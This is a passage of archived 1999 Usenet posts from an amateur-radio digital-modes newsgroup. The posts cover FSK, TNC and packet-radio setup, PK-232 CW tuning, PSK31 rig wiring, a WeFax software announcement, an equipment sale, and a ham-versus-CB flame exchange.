a bandpass limited analog signal and not a digital one.

Shiva Nataraja <removals1@iname.com> wrote in message
news:377aee49.2645637@news...
> I'm a newbie trying to understand Frequency Shift Keying.
>
> The page at
> http://wkweb4.cableinet.co.uk/simon.collings/Modulation/FSK.htm says,
> in part:
>
> "FSK signals may either be generated as an audio signal (baseband)
> then transmitted using a conventional SSB or FM transmitter, or a
> transmitter's carrier may be frequency keyed directly. "
>
> I'm trying to figure out what the difference is in the case of an FM
> signal. Let's say the FM transmitter's carrier is directly keyed +/-
> 8kHz, where +8kHz is a 1 and -8kHz is a 0. Let's say that someone is
> sending a 1Hz pulse train (i.e. .5 seconds of '0' and .5 seconds of
> '1') If I tune the nominal carrier frequency in with an FM receiver,
> what does the resulting demodulated audio sound like? What would the
> audio output waveform look like on an oscilloscope? Would it be a
> square wave? Or does more need to be done to recover the original
> pulse train?
>
> Many thanks for your assistance.
>
> NOTE: SPAM shields at 100%, Captain!

2976. Re: Digital Radio Link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Ed Woodrick <ewoodrick@ed-com.com>
Message-ID: <#vSR$d9w#GA.174@cpmsnbbsa03>
Source record: 17632

If you're new to radio electronics, then just accept this part for fact. Get a TNC and play with it. You say that speed isn't much of an issue, but then mention that 10 Mbps as a neighborhood. You'll be lucky to get 9600 baud with whatever you are playing with. Moving to 1 Mbps and higher requires significant equipment, let alone bandwidth. Look for some of the wireless LAN cards to satisfy your needs if 1 Mbps is your neighborhood.

Otherwise, get happy with 1200 baud, which in reality translates to throughputs of less than 300 bits per second.

Ed

Robb <robb@pwsb33.ab.ca> wrote in message
news:377A7B06.E24DB9EC@pwsb33.ab.ca...
> I'm trying to build a simple digital radio link for various purposes.
> The idea is to let a microcontroller transmit to a microcontroller.
> Speed isn't too much of an issue (I don't need anything like 10 mb/s)
> but the faster the better of course. Can anyone point me to some useful
> resources?
>
> I'm new to radio electronics, so any hints about where to look for
> materials on general concepts like baseband and modulation would be
> helpful too.
>
> Thanks,
>
> Robb Brown
> robb@pwsb33.ab.ca
>

2977. Re: PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7nn6p3.4fb.nielsen@bob.localnet>
Source record: 17633

The adjustment should be done by tuning your receiver (including the RIT control if desired.)

On Thu, 01 Jul 1999 14:28:29 GMT, kf4kjq@my-deja.com <kf4kjq@my-deja.com> wrote:
> I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a
>center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard
>to tune it for this reason. Is it possible to modify the TNC so that
>this is adjustable? Will a firmware upgrade allow adjustment of the CW
>tuning?

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2978. FS: YAESU VX-5R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Victor <iden1000@hotmail.com>
Message-ID: <nINe3.173$%L2.1468306@bunson.tor.sfl.net>
Source record: 17634
Cross-posted to:
rec.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.noncomm,rec.radio.shortwave

Hello , I have a VX-5 forsales. NEW CONDITION It's about 3 months old
a 9Dxxxxxx series ,and I have never had a problem with it.
It didn't do any hardware mods, I just use the Sofeware EVE to mods it. I'm
not use 6 meters at all since there has no 6M repeater.
and the main reason I selling it is I need the money for my school . It's
comes with radio,antenna, box ,manual , case(CSC-73), Rapid desk
charger(CD-15), Mic adapter(CT-44)and
the RS clip on belt clip. I don't want to give it up but
I need to pay by school for next year. I'm asking $349 + shipping.Thanks
you!! Victor iden1000@hotmail.com

2979. Re: PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <3786b420.383925215@news.sci.fi>
Source record: 17635

On Thu, 01 Jul 1999 14:28:29 GMT, kf4kjq@my-deja.com wrote:

: I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a
: center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard
: to tune it for this reason.

Unless you are receiving A2A (an audio tone is keyed, which modulates
an ordinary AM transmitter, such as in maritime LF beacons) or F2A
(e.g. repeater ID), I do not understand what the problem is. For
ordinary A1A CW, just tune the CW/SSB receiver so that the tone
becomes 800 Hz.

Paul OH3LWR

2980. PSK31 and the Kenwood TS-570-S - Info sought

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: djlanasa@aol.com
Message-ID: <19990701153924.09000.00000187@ng-cs1.aol.com>
Source record: 17636

Fellow Hams and Experimenters:

I have tried unsuccessfully to transmit audio from my computer through my Ts-570 by using the ACC#2 jack on the rear (pins 11/12). Has anyone been successful using the 570 on PSK?

I have used the same cabling to transmit audio with my old TS 830, so the audio coming from the computer up to the radio is good.

I can also successfully receive PSK with the 570. I am just having a hard time getting the thing to transmit with the audio going through the rear jack. I have not tried going directly to the mic input since I lack the parts for an attenuator at this time and my closest Radio Shack is 75 miles away.

Before I tear the 570 apart, I thought that I would inquire on the newsgroup.

Any help would be appreciated.

Tnx es 73

jim AA3ID, Cape Hatteras Island, NC.....Home of the Moving Lighthouse.

DJLANASA @ aol.com

2981. Need Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: n9ogl@my-deja.com
Message-ID: <7lgq4gqou1@nnrp1.deja.com>
Source record: 17637

hello,

I'm trying to write a packet program for packet radio and i need
some help on serial port communication. i have no idea on how to get the
computer to talk to the tnc.

thanks 73
Todd N9OGL

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2982. TU-170A - Need Info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Jim Johnson <km7h@gte.net>
Message-ID: <6oRe3.772$i74.21944@dfiatx1-snr1.gtei.net>
Source record: 17638

I recently acquired a Flesher TU-170A without documents. Anything would be helpful, and especially pinouts for the four prong P2. If you know of info on the web or source for a manual, that also would help.
--
Jim Johnson, KM7H
Mukilteo, WA

2983. Re: PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <377BF118.B1EAB691@junglevision.com>
Source record: 17639

Paul Keinanen wrote:
>
> On Thu, 01 Jul 1999 14:28:29 GMT, kf4kjq@my-deja.com wrote:
>
> : I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a
> : center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard
> : to tune it for this reason.
>
> Unless you are receiving A2A (an audio tone is keyed, which modulates
> an ordinary AM transmitter, such as in maritime LF beacons) or F2A
> (e.g. repeater ID), I do not understand what the problem is. For
> ordinary A1A CW, just tune the CW/SSB receiver so that the tone
> becomes 800 Hz.
>
> Paul OH3LWR

I guess it's just that the PK-232 is a little funky with tuning and
noise to get working good for CW. My advice would be to try more
stations, and tweak with the tuning and the threshold know some more--
that is if the little LED's are bouncing back and forth.

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

2984. WeFax '99 set to debut for Kantronics TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uusFXuBx#GA.121@cpmsnbbsa03>
Source record: 17640

WeFax ⊠99 for Windows 95, Windows 98 and Windows NT to debut.

New program available July 16th.

Muscle Shoals, Alabama. July 1, 1999 Creative Services Software announces WeFax ⊠99 , a new 32 bit Windows WeFax program for the Kantronics TNCs. It will be available July 16th, 1999.

The black and white weather facsimile charts , referred to as ⊠WEFAX⊠ by HF radio operators, have been transmitted by shore stations for years and received by commercial ships, yachts, and radio amateurs. This allows yachts, marine and weather observers to get images of current weather conditions where no telephone or television is available.

The program will take advantage of the WEFAX mode of the Kantronics line of TNC⊠s. It will allow the user to save the transmissions in .BMP (bitmap) format, print the transmission to any Windows printer, or email it via the Internet.

WeFax ⊠99 is written in robust C++ using the Microsoft Foundation Class library.

Creative Services Software is on the web at http://www.cssincorp.com and Wefax '99 can be pre-ordered by calling 256-381-6100 or emailing sales@cssincorp.com .

Introductory pricing will be $49.95 with free 1.x upgrades.

2985. Re: PK-232MBX and CW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990701184219.15715J-100000@oso.slonet.org>
Source record: 17641

Really it is quite simple. Tune the receiver to the point where the front
panel disply deflects to the and left maximizes. Thnis is about as good
as you can do with the PK232. Cliff K7RR

On Thu, 1 Jul 1999 kf4kjq@my-deja.com wrote:

> I have a PK-232MBX With August 1991 Firmware. For CW it is tuned to a
> center frequency of 800 Hz. A lot of CW is not 800 HZ and is very hard
> to tune it for this reason. Is it possible to modify the TNC so that
> this is adjustable? Will a firmware upgrade allow adjustment of the CW
> tuning?
>
> 73 Ben KF4KJQ
>
>
> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.
>
>

2986. Re: WeFax '99 set to debut for Kantronics TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990701183903.15715I-100000@oso.slonet.org>
Source record: 17642

All well and good EXCEPT for any relationship with Kantronics!
That invalidates the entire effort! Cliff K7RR

On Thu, 1 Jul 1999, Rick Ruhl wrote:

> WeFax ‘99 for Windows 95, Windows 98 and Windows NT to debut.
>
> New program available July 16th.
>
> Muscle Shoals, Alabama. July 1, 1999 Creative Services Software announces
> WeFax ‘99 , a new 32 bit Windows WeFax program for the Kantronics TNCs. It
> will be available July 16th, 1999.
>
> The black and white weather facsimile charts , referred to as “WEFAX” by HF
> radio operators, have been transmitted by shore stations for years and
> received by commercial ships, yachts, and radio amateurs. This allows
> yachts, marine and weather observers to get images of current weather
> conditions where no telephone or television is available.
>
> The program will take advantage of the WEFAX mode of the Kantronics line of
> TNC’s. It will allow the user to save the transmissions in .BMP (bitmap)
> format, print the transmission to any Windows printer, or email it via the
> Internet.
>
> WeFax ‘99 is written in robust C++ using the Microsoft Foundation Class
> library.
>
> Creative Services Software is on the web at http://www.cssincorp.com and
> Wefax '99 can be pre-ordered by calling 256-381-6100 or emailing
> sales@cssincorp.com .
>
> Introductory pricing will be $49.95 with free 1.x upgrades.
>
>
>
>
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>
>
>
>

2987. Re: WeFax '99 set to debut for Kantronics TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <ed3QEADx#GA.281@cpmsnbbsa03>
Source record: 17643

Cliff, et all:

We still have a GREAT relationship with Phil Anderson, Ken Baker and all the rest at Kantronics. They have been very supportive and helpful during the development of the product.

If you mean why they do not OEM Pacterm '98 anymore.Their focus is hardware and not software. This was a decision reached by myself and Phil back in February and was done as we both felt that was the best benifit for the end user.

We continue to work with them on a day to day basis, as we did today, as a matter of fact.

I guess I don't understand your comments. As you may know, CSS is an 8 person Software Development Company (of which 6 are hams) and our mission is to provide high quality software for all the TNC lines.

Rick Ruhl, N4GDO
President, Creative Services Software.

Clifford Buttschardt wrote in message ...
All well and good EXCEPT for any relationship with Kantronics!
That invalidates the entire effort! Cliff K7RR

On Thu, 1 Jul 1999, Rick Ruhl wrote:

> WeFax ⊡99 for Windows 95, Windows 98 and Windows NT to debut.
>
> New program available July 16th.
>
> Muscle Shoals, Alabama. July 1, 1999 Creative Services Software announces
> WeFax ⊡99 , a new 32 bit Windows WeFax program for the Kantronics TNCs. It
> will be available July 16th, 1999.
>
> The black and white weather facsimile charts , referred to as ⊡WEFAX⊡ by
HF
> radio operators, have been transmitted by shore stations for years and
> received by commercial ships, yachts, and radio amateurs. This allows
> yachts, marine and weather observers to get images of current weather
> conditions where no telephone or television is available.
>
> The program will take advantage of the WEFAX mode of the Kantronics line
of
> TNC⊡s. It will allow the user to save the transmissions in .BMP (bitmap)
> format, print the transmission to any Windows printer, or email it via the

> Internet.
>
> WeFax ⊡99 is written in robust C++ using the Microsoft Foundation Class
> library.
>
> Creative Services Software is on the web at http://www.cssincorp.com and
> Wefax '99 can be pre-ordered by calling 256-381-6100 or emailing
> sales@cssincorp.com .
>
> Introductory pricing will be $49.95 with free 1.x upgrades.
>
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>

2988. Newbie. Need Packet software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-01 00:00:00 UTC
From: andre landrum <rcflyer@netdoor.com>
Message-ID: <_kVe3.499$OW2.27920@axe.netdoor.com>
Source record: 17644

I am a new HAM and need Packet software to get started. I have a Commodore 64 (yea I know its outta date but I can't go out and buy ALL the stuff I need now and I can't use the "family" computer in the HAM shack). I know all you need is a terminal to connect to the TNC. I bought a used MFJ Multi-Mode TNC for $50.00 and have a new ADI two meter mobile transceiver. Still have to buy mast, cable, and antenna also the MFJ switch box to switch between packet and voice other connectors and odds and ends hardware.
Does anybody have the software I need to make the Commodore and MFJ work for packet? Also a book on packet protocol and general proceedures would be helpful. (The Commodore uses older 5 1/4" diskettes. Thanks from a newbie,
Andr&#65533; Landrum

2989. Re: IC706MKIIG + Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: Terry Crissman <tcrissman@simplynet.net>
Message-ID: <gkWe3.1245$i74.39872@dfiatx1-snr1.gtei.net>
Source record: 17498

Walter,
I had a pactor QSO a few days ago...lasting about 45 minutes....it worked
quite well.
Terry

Walter Muth wrote in message <377A1B28.B8D77D71@rbwelektronik.de>...
>
>Hello ...
>
>Did someone use the new IC706MKIIG with AMTOR,PACTOR,Packet 9K6 etc. ?
>Because there are rumours that the RX/TX switching delay is about
>700ms(!!).
>
>
>73
>Walter
>DK1BN
>
>
>

2990. digital audio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: ARNOLD SOLJMOSI <arni@home.com>
Message-ID: <377C60C1.6DECAF2F@home.com>
Source record: 17499

does any one know any good web page where I cold find information about digital audio technics?

2991. Re: Newbie. Need Packet software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7norbn.bsm.nomail@linux.pe1chl.ampr.org>
Source record: 17500

andre landrum <rcflyer@netdoor.com> wrote:
>I am a new HAM and need Packet software to get started. I have a Commodore
>64 (yea I know its outta date but I can't go out and buy ALL the stuff I
>need now and I can't use the "family" computer in the HAM shack). I know all
>you need is a terminal to connect to the TNC. I bought a used MFJ Multi-Mode
>TNC for $50.00 and have a new ADI two meter mobile transceiver. Still have
>to buy mast, cable, and antenna also the MFJ switch box to switch between
>packet and voice other connectors and odds and ends hardware.
>Does anybody have the software I need to make the Commodore and MFJ work for
>packet? Also a book on packet protocol and general proceedures would be
>helpful. (The Commodore uses older 5 1/4" diskettes. Thanks from a newbie,
>Andrï¿½ Landrum

Hmmm.. this is not the easiest combination to get working.
With a C64 you should have made or bought a "Digicom modem" (= the same
thing as what is now known as a "Baycom modem" but with a C64 interface
connector), and the associated "Digicom 64" software.
This is a turn-key packet solution for the C64.

TNCs are made to operate with a dumb terminal. Now, you need to make
a dumb terminal based on your C64, which requires extra hardware and
software, or you should find something else that you can use as a dumb
terminal. An RS232 cable from the shack to the family computer would do.

Next, find out where local packet activity is, and how far away the
stations (and digipeaters) you want to use are. The best solution always
is an omni antenna put up high enough to hear everyone in your local
area, but when you are in a remote area you may need to use a yagi.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2992. Re: PSK31 and the Kenwood TS-570-S - Info sought

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <377cbb68.6718051@news.crosslink.net>
Source record: 17501

On 01 Jul 1999 19:39:24 GMT, djlanasa@aol.com (Djlanasa) wrote:

> I have tried unsuccessfully to transmit audio from my computer through my
>Ts-570 by using the ACC#2 jack on the rear (pins 11/12). Has anyone been
>successful using the 570 on PSK?

Dear Jim,

I have reviewed all articles posted on the list-server
psk31@aintel.bi.ehu.es

for any mention of using the TS-570.

There was only one post and it referred to a problem with the PTT
keying line - no mention of the path used for transmit audio.

I recommend that you subscribe to the above list-server and post your
query on that forum. You will very likely find someone who can help.

I have used those two pins on ACC2 on the TS-450S, but I cannot say
whether or not the TS-570 has the same characteristics.

On the tTS-450 , it will not trigger the VOX in going that route - you
do need to key the rig separately. I have also found that going
through pins 11 & 12 require that you set the level with the
microphone gain control. I would have thought that the Mic gain
control would not be in the circuit but it is.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2993. AEA PK-12 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: BEN ROSWELL LOPER <bloper@ix.netcom.com>
Message-ID: <7limn5$qf9@dfw-ixnews11.ix.netcom.com>
Source record: 17502

I need a manual or just some instruction on settings to operate my AEA PK-12. My computer will connect to it, but all I get
back is garbage. I cannot find my manual and I seem to remember that you could bring it up in different modes. It also
doesn't seem to have the autobaud routine because if I press the "enter key" several times I continue to get garbage back. I
have not used it in a year or so, but it did work well last time I had it on Thx for any help Ben

2994. Re: WeFax '99 set to debut for Kantronics TNC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: Lionel B <lbooth@ametro.net>
Message-ID: <7lj2ur$rf0$1@news.ametro.net>
Source record: 17503

I don't want to get involved with the thread, except to say that the relationship between the two firms is interesting to one who wondered. Anyway, good luck with your software company and thanks for a good product with good support in pacterm 98.

I reckon I'll try Wefax also, just because its there. Probably be pretty slick.

N5LB

Rick Ruhl <ricker@cssincorp.com> wrote in message news:ed3QEADx#GA.281@cpmsnbbsa03...
> Cliff, et all:
>
> We still have a GREAT relationship with Phil Anderson, Ken Baker and all the
> rest at Kantronics. They have been very supportive and helpful during the
> development of the product.
>
> If you mean why they do not OEM Pacterm '98 anymore.Their focus is hardware
> and not software. This was a decision reached by myself and Phil back in
> February and was done as we both felt that was the best benifit for the end
> user.
>
> We continue to work with them on a day to day basis, as we did today, as a
> matter of fact.
>
> I guess I don't understand your comments. As you may know, CSS is an 8
> person Software Development Company (of which 6 are hams) and our mission is
> to provide high quality software for all the TNC lines.
>
> Rick Ruhl, N4GDO
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>
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> > will be available July 16th, 1999.
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> > The black and white weather facsimile charts , referred to as "WEFAX"
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> HF
> > radio operators, have been transmitted by shore stations for years and
> > received by commercial ships, yachts, and radio amateurs. This allows
> > yachts, marine and weather observers to get images of current weather
> > conditions where no telephone or television is available.
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> > The program will take advantage of the WEFAX mode of the Kantronics line
> of
> > TNC's. It will allow the user to save the transmissions in .BMP (bitmap)
> > format, print the transmission to any Windows printer, or email it via
the
> > Internet.
> >
> > WeFax '99 is written in robust C++ using the Microsoft Foundation Class
> > library.
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> > Creative Services Software is on the web at http://www.cssincorp.com and
> > Wefax '99 can be pre-ordered by calling 256-381-6100 or emailing
> > sales@cssincorp.com .
> >
> > Introductory pricing will be $49.95 with free 1.x upgrades.
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2995. Re: IC706MKIIG + Digital Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: Walter Muth <wmuth@rbwelektronik.de>
Message-ID: <377D1D73.569A5840@rbwelektronik.de>
Source record: 17504

Hi Terry

did you really use the IC706MKIIG ? And how far was your qso partner ?

Someone told me ICOM will bring the delay down to 200ms in the next
firmware revision, but this is still
not acceptable. The Icom 706MKII has no problems at all with the TX/RX
switching.

73
Walter
DK1BN

Terry Crissman wrote::

> Walter,
> I had a pactor QSO a few days ago...lasting about 45 minutes....it worked
> quite well.
> Terry

2996. Need some info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: Carpman the Great <ctg@geocities.com>
Message-ID: <377D3962.F52CF277@geocities.com>
Source record: 17505

I am building a TNC based on the BASIC stamp from parallax, and I need to know how long the marks and spaces are in AFSK 1200 baud. Thanks. KD5HME. carpman@mailcity.com ctg@geocities.com

2997. Re: Help A Newbie Understand ;-)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: Shane Deering <sdeering@vic.australis.com.au>
Message-ID: <7eLe3.55$8G2.10229@nsw.nnrp.telstra.net>
Source record: 17645

Shiva Nataraja <removals1@iname.com> wrote in message
news:377aee49.2645637@news...
> I'm a newbie trying to understand Frequency Shift Keying.
>
> The page at
> http://wkweb4.cableinet.co.uk/simon.collings/Modulation/FSK.htm says,
> in part:
>
> "FSK signals may either be generated as an audio signal (baseband)
> then transmitted using a conventional SSB or FM transmitter, or a
> transmitter's carrier may be frequency keyed directly. "

No.

>
> I'm trying to figure out what the difference is in the case of an FM
> signal. Let's say the FM transmitter's carrier is directly keyed +/-
> 8kHz, where +8kHz is a 1 and -8kHz is a 0. Let's say that someone is
> sending a 1Hz pulse train (i.e. .5 seconds of '0' and .5 seconds of
> '1') If I tune the nominal carrier frequency in with an FM receiver,
> what does the resulting demodulated audio sound like? What would the
> audio output waveform look like on an oscilloscope? Would it be a
> square wave? Or does more need to be done to recover the original
> pulse train?
>
> Many thanks for your assistance.
>
> NOTE: SPAM shields at 100%, Captain!

My first guess would be that all you would hear are clicks in the speaker
twice
per second as the freq changed back and forth.
So I tried it and I heard a click in the speaker every .5 seconds :-)
Didn't bother to look at it with a CRO, but it should show a spike each time
your pulse train changes state.
If you made that pulse train into a 1 Hz sine wave you should end up
with a really loud 1Hz tone at you RX (if it had a DC audio response).
Even though it is swinging +- 8 kHz.

The basic difference.
FSK/SSB - Audio freq = RF freq + or - Audio freq. Loudness = amplitude
FM - Audio freq = Rate of +- RF freq change. Loudness = RF freq
+-

Maybe someone else can come up with something simpler. The
above works for me.

Another way of looking at it is to use your 8 kHz tone.
On SSB/FSK with a carrier freq of 14.2 MHz your tone would give you a
TX freq of 14.208 USB or 14.192 LSB.
On FM your TX freq would be centred on 14.2 going plus/minus at a
rate of 8kHz by an amount determined by the audio level. You would
also get a visit by the powers that be in most countries and abused
by stations operating a fair distance either side of you.

Had a look at the URL above and think you would get a better picture
(pun intended) by investing in a good book like the RSGB or ARRL
handbooks.

For something to do, I tried the above test the other way around.
+- 2.5kHz shift on an FM TX with a SSB RX. Sounded like FSK :-)
Note: that was a carrier shift not audio.

Disclaimer: No TX audio was harmed or used in the above experiments.

Shane Deering
sdeering@vic.australis.com.au
VK3BVP@VK3BVP.#SEV.VIC.AUS.OC

2998. Re: Need Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: n9ogl@my-deja.com
Message-ID: <7lhd2uva1@nnrp1.deja.com>
Source record: 17646

Hello again

I forgot to mention because i was in such a hurry some facts i'm running under a windows 95 format and i'm trying to program the packet program in turbo pascal and i'm also experimenting with a QBasic format. I'm trying different ideas for new packet programs from file servers to text based versions of the internet (i.e. a text based homepages system).

73's
Todd N9OGL

In article <7lgq4gqou1@nnrp1.deja.com>,
n9ogl@my-deja.com wrote:
> hello,
>
> I'm trying to write a packet program for packet radio and i need
> some help on serial port communication. i have no idea on how to get
the
> computer to talk to the tnc.
>
> thanks 73
> Todd N9OGL
>
> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.
>

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2999. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-02 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7lh8al$pi8@news.Hawaii.Edu>
Source record: 17647
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and the contents of such a thread drift further and further away from being "on-topic" in the various NGs that receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)
--
Looking for a Nevada house? www.homeseekers.com, enter "Minden", click on "Carson", click on "Search Homes", enter Zip: "89423", Street: "4th", click on photo.

3000. Re: Newbie. Need Packet software.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7ljlaocrc1@mochi.lava.net>
Source record: 17506

It depends which mfj tnc you will be using. If its the
MFJ 1271 then you need the DIGICOM software which is
DC64V5. I think you will be using the c64. The software
comes in both 64 and 128 versions and is free on many
of the websites such as videocam.net.au, also
funet.fi and others. If you cant find it, let me know
and will send it as an attached file to email.
JOe (aka kileoy) KH6JF

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

3001. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: tony <tony@packet98.freeserve.co.uk>
Message-ID: <7lkpirqun1@news6.svr.pol.co.uk>
Source record: 17507
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Through out may 12 years as a cb operator licensed and pirate I have found
alot more hams on 11 mtrs than CBers on ham bands....so who causes the
interferance!!!!!!!
Its quite difficult for a 40 or 80 channel CB rig to go on to 10 20 meters
etc but a amature radio needs a snip of a wire....
If only I had reported the 10 or 15 close friends that were hams operating
on 11 meters.
Perhaps it would be a better world.....and myself a better person!!!!

Still BO******* to that, I don,t want to be one of them......
Walt Davidson wrote in message <377162bc.2017171@news.btinternet.com>...
>On Wed, 23 Jun 1999 20:20:26 +0100, conor.turton@bigfoot.com (Conor
>Turton) wrote:
>
>>A typical snobbish ham operator shows his true colours. Piss off back to
>>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>>the rantings of Hams who have no business being in a CB newsgroup. If you
>>want to rant on about CB packet interfereing with AR packet then either
>>do it in your ownnewsgroup or pull your finger out of your arse and
>>report it to the R.A. Better still I'll give you my invite to the RA
>>forum and you can moan to them in person.
>
>Another CBer shows his true colours .....
>
>I don't really need to make a case about the unsavoury nature of CBers
>... they do it for me by themselves, unprompted, over and over again!
>
>
>And Mr Chappelle is another one who has succeeded in proving the point
>beyond shadow of doubt.
>
>73 de G3NYY
>
>--
>Walt Davidson Email: walt@ surf-zone.co.uk

3002. Be informed! Top sat-news & media-news and listings for free

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-03 00:00:00 UTC
From: Stefan Hagedorn <stefan@sat-hagedorn.de>
Message-ID: <01bec548$39c0b3c0$0100007f@stefan>
Source record: 17508
Cross-posted to: it.hobby.satellite-tv.digitale,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Transponder NEWS - http://www.sat-hagedorn.de
SATELLITE- & MEDIA-NEWS FOR FREE
If you want to receive latest sat-news and transponder-listings, here's
a special information for you.

You can join to the highly informative sat information-service (currently
nearly 20 000 members worldwide) Be member of the news-source no. 1!

> Top-storys in Transponder NEWS ("sat-stefan") - 3.7.99
* New contracts for "foreign broadcasters" for membership of PREMIERE WORLD
* MTV plan to start some more channels for members of pay-tv platform
PREMIERE WORLD
* German's music-television Onxy TV is now avaialble 24 hours daily
* ASTRA 2 B: Three new MTV-channels have launched as part of Sky Digital
* ASTRA 1 E: TV Niepokalnov from Poland has stopped test-transmissions
* ASTRA 1 G: SWR2 Baden-Wurttemberg has joined to ARD Digital
* ASTRA 1 G: Video Italia has started regular transmission
* Hot Bird 4: New frequency for APNA TV, Prime Time Sports and Babylon Blue
UK
* Hot Bird 2: All six thematic programmes of RAI have started regular
transmission
* Hot Bird 4: Pink TV from Serbia plan to launch in MPEG2 clear
* Hot Bird 4: "Art-programm" Worldhaus TV" from Germany seems to has
started
* Hot Bird 4: MBC and MBC FM have started digital service
* Hot Bird 4: Canadian tv- and radio-programmes plan to join to
Belgacom-platform
* THOR III: Norwegian digital-platform has started - several programes
free-to-air
